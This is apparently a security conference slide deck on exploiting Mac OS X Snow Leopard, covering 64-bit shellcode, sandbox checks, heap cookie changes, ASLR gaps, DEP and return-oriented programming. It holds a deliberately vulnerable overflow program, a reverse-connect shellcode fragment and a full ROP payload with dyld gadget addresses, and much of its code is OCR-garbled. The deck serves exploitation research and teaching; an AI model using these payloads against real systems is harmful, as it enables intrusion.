Snow Leopard Security

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About me

- Former US National Security Agency researcher
- First to hack the iPhone and G1 Android phone
- Winner of CanSecWest Pwn2Own: 2008, 2009, 2010
- Author
  - Fuzzing for Software Security Testing and Quality Assurance
  - The Mac Hacker's Handbook
- PhD, CISSP, GCFA, etc.

About this talk

- The Mac Hackers Handbook came out in March 2009 and covered Tiger and Leopard
- That summer Snow Leopard came out and broke many of the examples
- This talk covers those differences and how to still exploit Macs

Overview

- Background
- Fun with 64-bit applications
- Sandboxing
- Topics in Heap overflows
- ASLR
- DEP

64 bit

- Many processes are now 64 bit
- Some older macs, circa 2007, are different
- By default, kernel is still 32 bit:
    - Darwin Charlie-Millers-Computer.local 10.4.0 Darwin Kernel Version 10.4.0: Fri Apr 23 18:28:53 PDT 2010; root:xnu-1504.7.4~1/RELEASE_I386 i386

64-bit processes (mostly)

PID	Process Name	User	% CPU	Threads	Real Mem	Kind	Virtual Mem
25952	Activity Monitor	dr	1.8	2	18.6 MB	Intel (64 bit)	25.3 MB
18237	AirPort Base Station Agent	dr	0.0	4	5.7 MB	Intel (64 bit)	30.9 MB
10771	AppleSpell.service	dr	0.0	2	5.3 MB	Intel (64 bit)	29.1 MB
20709	bash	dr	0.0	1	1.1 MB	Intel (64 bit)	17.4 MB
119	Dock	dr	0.0	3	18.0 MB	Intel (64 bit)	26.1 MB
121	Finder	dr	0.0	7	65.6 MB	Intel (64 bit)	61.9 MB
25990	Flash Player (Safari Internet plug-in)	dr	0.4	6	12.9 MB	Intel	37.3 MB
123	fontd	dr	0.0	2	9.3 MB	Intel (64 bit)	34.0 MB
25997	Grab	dr	1.5	4	11.5 MB	Intel (64 bit)	12.1 MB
18252	iTunesHelper	dr	0.0	3	3.0 MB	Intel (64 bit)	21.2 MB
110	launchd	dr	0.0	2	1.0 MB	Intel (64 bit)	38.0 MB
35	loginwindow	dr	0.0	2	17.5 MB	Intel (64 bit)	40.7 MB
25961	Mail	dr	0.0	2	18.4 MB	Intel (64 bit)	24.8 MB
25948	mdworker	dr	0.0	3	10.9 MB	Intel (64 bit)	36.1 MB
25980	Microsoft AU Daemon	dr	0.0	2	2.8 MB	Intel	29.9 MB
25981	Microsoft Database Daemon	dr	0.0	3	7.5 MB	Intel	31.0 MB
25977	Microsoft PowerPoint	dr	0.1	6	67.5 MB	Intel	57.4 MB
126	pboard	dr	0.0	1	836 KB	Intel (64 bit)	18.4 MB
25995	Quick Look Helper	dr	0.0	6	5.3 MB	Intel (64 bit)	542.2 MB
22700	Safari	dr	0.0	11	184.1 MB	Intel (64 bit)	306.6 MB
25824	ssh	dr	0.0	1	1.8 MB	Intel (64 bit)	17.4 MB
1364	ssh-agent	dr	0.0	3	2.3 MB	Intel (64 bit)	39.5 MB
120	SystemUIServer	dr	0.0	3	14.8 MB	Intel (64 bit)	33.9 MB
151	Terminal	dr	0.0	5	261.2 MB	Intel (64 bit)	222.7 MB
132	UserEventAgent	dr	0.0	4	5.4 MB	Intel (64 bit)	41.2 MB
22704	WebKitPluginAgent	dr	0.0	2	992 KB	Intel (64 bit)	39.5 MB

Older macs - all 32 bit

Activity Monitor

Quit Process | Inspect | Sample Process | Show: All Processes | Filter

PID	Process Name	User	% CPU	Threads	Real Mem	Kind	Virtual Mem
41	loginwindow	cmiller	0.0	2	6.6 MB	Intel	15.6 MB
426	Mail	cmiller	0.4	10	84.0 MB	Intel	66.7 MB
18	mDNSResponder	_mdnsresponder	0.0	3	1.8 MB	Intel	29.4 MB
40	mds	root	0.0	5	102.8 MB	Intel	569.6 MB
20775	mdworker	cmiller	0.0	3	11.3 MB	Intel	32.2 MB
417	Monitor	cmiller	0.0	2	7.3 MB	Intel	30.2 MB
276	mysqld	_mysql	0.1	9	11.2 MB	Intel	50.1 MB
12	notifyd	root	0.0	2	572 KB	Intel	26.7 MB
58	novacomd	root	0.0	4	620 KB	Intel	10.9 MB
29	ntpd	root	0.0	1	796 KB	Intel	17.3 MB
39	ODSAgent	root	0.0	3	964 KB	Intel	27.9 MB
20754	Pages	cmiller	0.0	8	62.3 MB	Intel	35.3 MB
385	pboard	cmiller	0.0	1	520 KB	Intel	18.3 MB
310	privoxy	root	0.0	1	3.5 MB	PowerPC	213.4 MB
334	prl_disp_service	root	0.1	15	14.0 MB	Intel	37.8 MB
322	prl_naptd	root	0.0	3	4.2 MB	Intel	29.5 MB
20656	Safari	cmiller	1.3	14	106.8 MB	Intel	97.0 MB
26	securityd	root	0.0	2	2.6 MB	Intel	26.8 MB

CPU | System Memory | Disk Activity | Disk Usage | Network

% User: 4.01
% System: 6.76
% Idle: 89.23


Threads: 322
Processes: 81

CPU Usage

Safari (newer macs)


- Safari is 64-bit
- 32-bit plugins are managed by WebKitPluginAgent
- Plugins may be either 32 or 64-bit (usually 32)
- 64-bit plugins (Java) are in Safari's address space

```
$ pstree
...
 | |-+= 27097 dr /System/Library/Frameworks/WebKit.framework/WebKitPluginAgent | | |--- 27106 dr /System/Library/
Frameworks/WebKit.framework/WebKitPluginHost.app/Contents/MacOS/WebKitPluginHost | | \--- 27345 dr /System/Library/
Frameworks/WebKit.framework/WebKitPluginHost.app/Contents/MacOS/WebKitPluginHost
```



PID	Process Name	User	% CPU	Threads	Real Mem	Kind	Virtual Mem
27106	Flash Player (Safari Internet plug-in)	dr	103.3	8	45.4 MB	Intel	62.0 MB
27298	QuickTime Plugin (Safari Internet ...	dr	12.6	10	12.3 MB	Intel	27.8 MB
27092	Safari	dr	10.9	11	122.4 MB	Intel (64 bit)	222.0 MB

“Crash resiliency”



Older macs

- ...and users who launch Safari under 32 bit
- Plugins run within Safari's (32-bit) address space

```
$ vmmap PID
__TEXT                    00001000-0052b000 [ 5288K] r-x/rwx SM=COW  /
Applications/Safari.app/Contents/MacOS/Safari
...
__TEXT                    19dcb000-1a50b000 [ 7424K] r-x/rwx SM=COW  /
Users/cmiller/Library/Internet Plug-Ins/Flash Player.plugin/
Contents/MacOS/Flash Player
```

64-bit calling conventions

- Mac OS X uses the System V Application Binary Interface AMD64 Architecture Processor Suppliment
- Arguments passed in rdi, rsi, rdx, rcx, r8, r9
  - or stack if more than that or larger than register
- rbx, rsp, rbp, r12-r15 are preserved across fn calls
- rax contains (first) return value. rdx second

system calls

- syscall number in rax (+0x2000000)
- rcx will be clobbered, save it if you want
- argument in registers like calling function
- use syscall instruction
- Int 80 can only pass 32-bit values
  - According to FreeBSD mailing list

Shellcode

- x86 shellcode doesn’t typically work
  - For example, no metasploit Mac OS X shellcode works on x86_64
- Only public x86_64 OS X shellcode is from @fjserna
  - Connect() shellcode, contains NULL’s

osx/x86/shell_reverse_tcp

Stack is 64 bit, code expects 32

```
0x7fff5fbffa58:  0x5c1102ff 0x00000000 0x0100007f 0x00000000
```

```
push
0x100007fpush
0x5c1102ffmov
edi,espxor
eax,eaxpush
raxpush    0x1push
0x2push    0x10mov
al,0x61int     0x80
...
```

Wrong calling convention

Wrong syscall number

int 80 instead of syscall

Slightly cleaner and smaller version of that shellcode (120 bytes)

Compare with:
osx/x86/shell_reverse_tcp - 65 bytes
@fjserna’s was 165 bytes

```
BITS 64SECTION .textGLOBAL _start_start:  ;
0x2000001  syscall section .datasockaddr_in
```

Compile with:

```
/usr/bin/nasm -fmacho64 connect.s
ld -e _start -o connect connect.o
```

Tools

- Some tools won’t work on 64-bit
  - pydbg
  - valgrind

Sandboxing

- Implements fine-grained access controls
  - Accessing resources (sockets, files, shared mem)
  - Sending/receiving Mach messages
  - Sending/receiving BSD signals
- Started via sandbox_init() call (or sandbox_exec)

Mac OS X Sandboxing architecture

- User process calls sandbox_init() (in libSystem)
- libSystem dynamically loads libSandbox for support functions
- Initiates action in the kernel via SYS__mac_syscall system call
- Sandbox.kext kernel module hooks syscalls via TrustedBSD interface and limits access as defined in policy

Snow Leopard Sandboxing

- No client-side applications are sandboxed, including
  - Safari
  - Mail
  - iTunes
  - Plugins including Flash and QuickTime

Can’t make a sandbox in a sandbox

- To check if a process has been sandboxed, use GDB to try to put it in a sandbox
  - call sandbox_init()
- If it succeeds, you’re not in a sandbox
- If it fails, you’re in a sandbox already

Example

- Safari

```
(gdb) print (int) sandbox_init("pure-computation", 1, 0, 0)
Reading symbols for shared libraries .. done$1 = 0
```

- mDNSresponder

```
(gdb) print (int) sandbox_init("pure-computation", 1, 0,
0)$1 = -1
```

BTW, running Safari after this is loads of fun

Heap of Pain

- Some significant improvements were made in the heap implementation in Snow Leopard compared to Leopard
- Check out Libc source code from opensource.apple.com
- Change from scalable_malloc.c to magazine_malloc.c

Leopard

- Free list pointers are checksummed for error detection only (fixed value used)

```
static INLINE uintptr_tfree_list_checksum_ptr
(void *p){    ptr_union ptr;    ptr.p = p;...
    return (ptr.u >> 2) | 0xC0000003U;}
```

Snow Leopard

- In Snow Leopard, random security cookie used

```
...
    szone->cookie = arc4random();...
static INLINE uintptr_tfree_list_checksum_ptr(szone_t *szone,
void *ptr){    uintptr_t p = (uintptr_t)ptr;    return p |
free_list_gen_checksum(p ^ szone->cookie);}

static INLINE uintptr_t free_list_gen_checksum(uintptr_t ptr)
{    uint8_t chk;    chk  = (unsigned char)(ptr >>  0);    chk
+= (unsigned char)(ptr >>  8);    chk += (unsigned char)(ptr >>
16);    chk += (unsigned char)(ptr >> 24);    return chk &
(uintptr_t)0xF;}
```

Heap metadata overwrites

- In Leopard it is trivial to overwrite heap metadata to get arbitrary 4-byte writes (see MHH)
- In Snow Leopard, this can’t easily be done

Application data overflows

```
#include <iostream>using namespace std;class Base{public:   virtual
void function1() {};       virtual void function2() {};}; int main()
{      int *buf = (int *)malloc(4*sizeof(int));;      memset(buf, 0x41,
4*sizeof(int));     Base *pClass = new Base();        buf[4] = (int)
buf;   // overflow         pClass->function1();}
```

```
(gdb) rStarting program: /Users/cmiller/test2 Reading symbols for
shared libraries ++. doneProgram received signal EXC_BAD_ACCESS,
Could not access memory.Reason: KERN_INVALID_ADDRESS at address:
0x414141410x41414141 in ?? ()
```

ASLR

- Not many changes from Leopard
- Library load locations are randomized per machine
  - Not per application or application launch
  - See /var/db/dyld/
- dyld, application binary, heap, stack are not randomized
- 64-bit memory space allow for “more” randomization

Fixed RX areas

- dyld: 0x7fff5fc00000
- binary: 0x100000000
- commpage 64-bit: 0x7fffffe00000

Fun with wild writes

- Many times with exploitation, the “primitive” is to be able to write a DWORD to memory
- This write should eventually lead to getting control of $pc

32-bit processes

- Still use lazy symbol binding
- At fixed, predictable location in memory
- Is writable

```
__la_symbol_ptr:0000201C ; ===========================================================================
__la_symbol_ptr:0000201C
__la_symbol_ptr:0000201C ; Segment type: Pure data
__la_symbol_ptr:0000201C __la_symbol_ptr segment dword public 'DATA' use32
__la_symbol_ptr:0000201C                 assume cs:__la_symbol_ptr
__la_symbol_ptr:0000201C                 ;org 201Ch
__la_symbol_ptr:0000201C _exit_ptr       dd offset __imp__exit    ; DATA XREF: _exit↑r
__la_symbol_ptr:0000201C __la_symbol_ptr ends
__la_symbol_ptr:0000201C
```

32-bit example

```
int main(){   int *p = 0x201c;    *p = 0xdeadbeef;}$ gcc -g -m32 -o
test test.cProgram received signal EXC_BAD_ACCESS, Could not access
memory.Reason: KERN_INVALID_ADDRESS at address:
0xdeadbeef0xdeadbeef in ?? ()
```

64-bit

- No easy function pointers like in 32-bit (no __IMPORT)
- However, the heap is not randomized
- szone pointers are available starting at 0x100004010
- In particular szone_malloc()

64-bit example

```
int main(){         long int *p = 0x100004018;         *p =
0xdeadbeefbabecafe;         malloc(16);}gcc -g -o test test.cProgram
received signal EXC_BAD_ACCESS, Could not access memory.Reason: 13 at
address: 0x00000000000000000x00007fff821ddf06 in malloc_zone_malloc ()
(gdb) x/i $pc0x7fff821ddf06 <malloc_zone_malloc+78>: call   QWORD PTR
[r13+0x18](gdb) x/4wx $r13+0x180x100004018:    0xbabecafe
       0xdeadbeef    0x821e01da    0x00007fff
```

DEP

- Leopard DEP
  - Stack was protected with DEP
  - Heap could always be executed, even if explicitly set to not allow execution
- Snow Leopard DEP
  - Stack and heap is protected with DEP
  - This is the biggest security difference between the two

What about a Flash JIT spray?

- Flash runs in a separate process, so can’t be used for JIT spray for (non-Flash) browser bugs

Within Safari

- Potential candidates are Java and Javascript

```
$ vmmap 27581 | grep 'rwx/rwx'Java
000000011e001000-0000000121001000 [ 48.0M] rwx/rwx SM=PRV  JS JIT generated code
0000451ca3200000-0000451cab200000 [128.0M] rwx/rwx SM=PRV  JS JIT generated code
0000451cab200000-0000451d23200000 [  1.9G] rwx/rwx SM=NUL
```

Java

- Java memory region is allocated at the “top” of the heap
- Heap is not randomized so you have a reasonable idea of where to find it
- Region is only 48mb and cannot be expanded
- Not a reliable choice for exploitation

Javascript

- Webkit JS RWX region is much larger: 1.9 gb
- However, Webkit ASLR's the load address, those bastards

```
#define INITIAL_PROTECTION_FLAGS (PROT_READ | PROT_WRITE | PROT_EXEC)...
        // Cook up an address to allocate at, using the following recipe:        //   17 bits of
zero, stay in userspace kids.        //   26 bits of randomness for ASLR.        //   21 bits of
zero, at least stay aligned within one level of the pagetables.        //        // But! - as a
temporary workaround for some plugin problems (rdar://problem/6812854),        // for now instead
of 2^26 bits of ASLR lets stick with 25 bits of randomization plus
        // 2^24, which should put up somewhere in the middle of usespace (in the address
range        // 0x200000000000 .. 0x5fffffffffff).        intptr_t randomLocation = arc4random()
& ((1 << 25) - 1);        randomLocation += (1 << 24);        randomLocation <<= 21;
m_base = mmap(reinterpret_cast<void*>(randomLocation), m_totalHeapSize, INITIAL_PROTECTION_FLAGS,
MAP_PRIVATE | MAP_ANON, VM_TAG_FOR_EXECUTABLEALLOCATOR_MEMORY, 0);
```

The good news

- The location of dyld is not randomized
- The location of the binary is not randomized
- We can perform Return Oriented Programming (ROP)

What happened to __IMPORT?

- In 32 bit processes, __IMPORT sections are RWX
  - Also provide __jump_table pointers to overwrite
- In 64 bit processes, no __IMPORT sections!

Commpage?

Difficulties

- Passing parameters by register makes things harder than in x86
- dyld is not very large
- problems with rbp

The problem with RBP

- If you want to use code that returns, have to deal with the leave instruction
- Leave -> mov rsp, rbp; pop rbp
- If rbp doesn’t point to your data, you lose control of the ROP

```
; Attributes: bp-based frame

; ImageLoaderMachO::segmentCount(void)const
__ZNK16ImageLoaderMachO12segmentCountEv proc near
push    rbp
mov     rbp, rsp
movzx   eax, byte ptr [rdi+74h]
leave
retn
__ZNK16ImageLoaderMachO12segmentCountEv endp
```

More on RBP

- Of the 1570 occurrences of \xc3 in dyld, only 283 (18%) are "usable", i.e. don't have a leave instruction or undefined bytes before it
- Unless you want to assume address of your data is in rbp, you have only 283 primitives to work with
- Even if rbp points to your stuff, can only use a "leaver" once
- Once you know where you are in memory, it is pretty easy to develop ROP payloads
- afaik, there are no public x86_64 Mac OS X ROP payloads available

Example vulnerable program

```
#include <string.h>char *my_memcpy(char *dst, char *src, int len)
{         char *dst_ptr = dst;         while(len-->0)
*dst_ptr++ = *src++;         return dst;}int foo(long *data, int len)
{         char buf[4];         my_memcpy(buf, (char *) data, len);}int
main(){         foo(shellcode2, sizeof(shellcode2));}
```

When foo returns, rax and rdi happen to contain the address of buf[]

Payload (10.6.3-10.6.4)

```
long shellcode2[] = {         0xdeadbeef00000000,         0xdeadbeef00000001,
0x00007fff5fc23396,      // rip3         0x00007fff5fc24c8b,      // rip1
0x00007fff5fc24cdc,      // rip4         0xdeadbeef00000005,         0x00007fff5fc23396,      //
rip5         0xdeadbeef00000007,      // will get &buf         0x00007fff5fc24cdd,      // rip6
0x00007fff5fc10026,      // rip7         0x00007fff5fc50098,         0x00007fff5fc24cdd,      //
rip8         0x0000000000000200,         0x00007fff5fc24cdc,      // rip9
0x00007fff5fc50001,         0x00007fff5fc24cdd,      // rip10
0x00007fff5fc24cdd,      // rip2,rip11         0x00007fff5fc1ddc0,      // rip12
0x00007fff5fc1018b,      // rip13         0x00007fff5fc500e8,
0x00007fff5fc24cdc,      // rip14         0x0000000000001001,
0x00007fff5fc1ddc0,      // rip15         0x00007fff5fc01c1e,      // rip16
0x0000000000000007,         0x00007fff5fc4ff6e,         0x00007fff5fc50000,
0x0000000000000000,         0xdeadbeef00000028,         0x00007fff5fc50110,
0x00007fff5fc0d34a,      // rip17         0xdeadbeef00000031,         0xdeadbeef00000032,
0xdeadbeef00000033,         0xdeadbeef00000034,         0x00007fff5fc50120,      // rip18
0xfeeb909090909090       // Put shellcode here};
```


copy rax to buf+38

copy buf+80 to buf+4
(future rip)

```
0x00007fff5fc24c8b  mov    QWORD PTR [rdi+0x38],rax0x00007fff5fc24c8f    mov    rbx,QWORD
PTR [rdi+0x20]0x00007fff5fc24c93 mov    QWORD PTR [rax],rbx0x00007fff5fc24c96   mov
rbx,QWORD PTR [rdi+0x80]0x00007fff5fc24c9d     mov    QWORD PTR [rax
+0x8],rbx0x00007fff5fc24ca1       mov    rax,QWORD PTR [rdi]0x00007fff5fc24ca4   mov
rbx,QWORD PTR [rdi+0x8]0x00007fff5fc24ca8      mov    rcx,QWORD PTR [rdi+0x10]
0x00007fff5fc24cac  mov    rdx,QWORD PTR [rdi+0x18]0x00007fff5fc24cb0    mov    rsi,QWORD
PTR [rdi+0x28]0x00007fff5fc24cb4 mov    rbp,QWORD PTR [rdi+0x30]0x00007fff5fc24cb8     mov
r8,QWORD PTR [rdi+0x40]0x00007fff5fc24cbc      mov    r9,QWORD PTR [rdi+0x48]
0x00007fff5fc24cc0  mov    r10,QWORD PTR [rdi+0x50]0x00007fff5fc24cc4    mov    r11,QWORD
PTR [rdi+0x58]0x00007fff5fc24cc8 mov    r12,QWORD PTR [rdi+0x60]0x00007fff5fc24ccc     mov
r13,QWORD PTR [rdi+0x68]0x00007fff5fc24cd0     mov    r14,QWORD PTR [rdi+0x70]
0x00007fff5fc24cd4  mov    r15,QWORD PTR [rdi+0x78]0x00007fff5fc24cd8    mov    rsp,QWORD
PTR [rdi+0x38]0x00007fff5fc24cdc pop    rdi0x00007fff5fc24cdd     ret
```

copy &buf to rsp


```
long shellcode2[] = {        0xdeadbeef00000000,        0xdeadbeef00000001,
0x00007fff5fc23396,     // rip3         0x00007fff5fc24c8b,     // rip1
0x00007fff5fc24cdc,     // rip4         0xdeadbeef00000005,         0x00007fff5fc23396,     //
rip5         0xdeadbeef00000007,     // will get &buf         0x00007fff5fc24cdd,     // rip6
0x00007fff5fc10026,     // rip7         0x00007fff5fc50098,         0x00007fff5fc24cdd,     //
rip8         0x0000000000000200,         0x00007fff5fc24cdc,     // rip9
0x00007fff5fc50001,         0x00007fff5fc24cdd,     // rip10
0x00007fff5fc24cdd,     // rip2,rip11         0x00007fff5fc1ddc0,     // rip12
0x00007fff5fc1018b,     // rip13         0x00007fff5fc500e8,
0x00007fff5fc24cdc,     // rip14         0x0000000000001001,
0x00007fff5fc1ddc0,     // rip15         0x00007fff5fc01c1e,     // rip16
0x0000000000000007,         0x00007fff5fc4ff6e,         0x00007fff5fc50000,
0x0000000000000000,         0xdeadbeef00000028,         0x00007fff5fc50110,
0x00007fff5fc0d34a,     // rip17         0xdeadbeef00000031,         0xdeadbeef00000032,
0xdeadbeef00000033,         0xdeadbeef00000034,         0x00007fff5fc50120,     // rip18
0xfeeb909090909090      // Put shellcode here};
```



we want to “nop” down to where buf is

```
0x00007fff5fc24cdd  ret
```

ROP NOP



```
long shellcode2[] = {        0xdeadbeef00000000,        0xdeadbeef00000001,
0x00007fff5fc23396,     // rip3        0x00007fff5fc24c8b,     // rip1
0x00007fff5fc24cdc,     // rip4        0xdeadbeef00000005,        0x00007fff5fc23396,     //
rip5        0xdeadbeef00000007,     // will get &buf        0x00007fff5fc24cdd,     // rip6
0x00007fff5fc10026,     // rip7        0x00007fff5fc50098,        0x00007fff5fc24cdd,     //
rip8        0x0000000000000200,        0x00007fff5fc24cdc,     // rip9
0x00007fff5fc50001,        0x00007fff5fc24cdd,     // rip10
0x00007fff5fc24cdd,     // rip2,rip11        0x00007fff5fc1ddc0,     // rip12
0x00007fff5fc1018b,     // rip13        0x00007fff5fc500e8,
0x00007fff5fc24cdc,     // rip14        0x0000000000001001,
0x00007fff5fc1ddc0,     // rip15        0x00007fff5fc01c1e,     // rip16
0x0000000000000007,        0x00007fff5fc4ff6e,        0x00007fff5fc50000,
0x0000000000000000,        0xdeadbeef00000028,        0x00007fff5fc50110,
0x00007fff5fc0d34a,     // rip17        0xdeadbeef00000031,        0xdeadbeef00000032,
0xdeadbeef00000033,        0xdeadbeef00000034,        0x00007fff5fc50120,     // rip18
0xfeeb909090909090      // Put shellcode here};
```

Keep nopping, skip over where rip1 was stored

```
0x00007fff5fc23396  pop    rbx0x00007fff5fc23397      ret
```

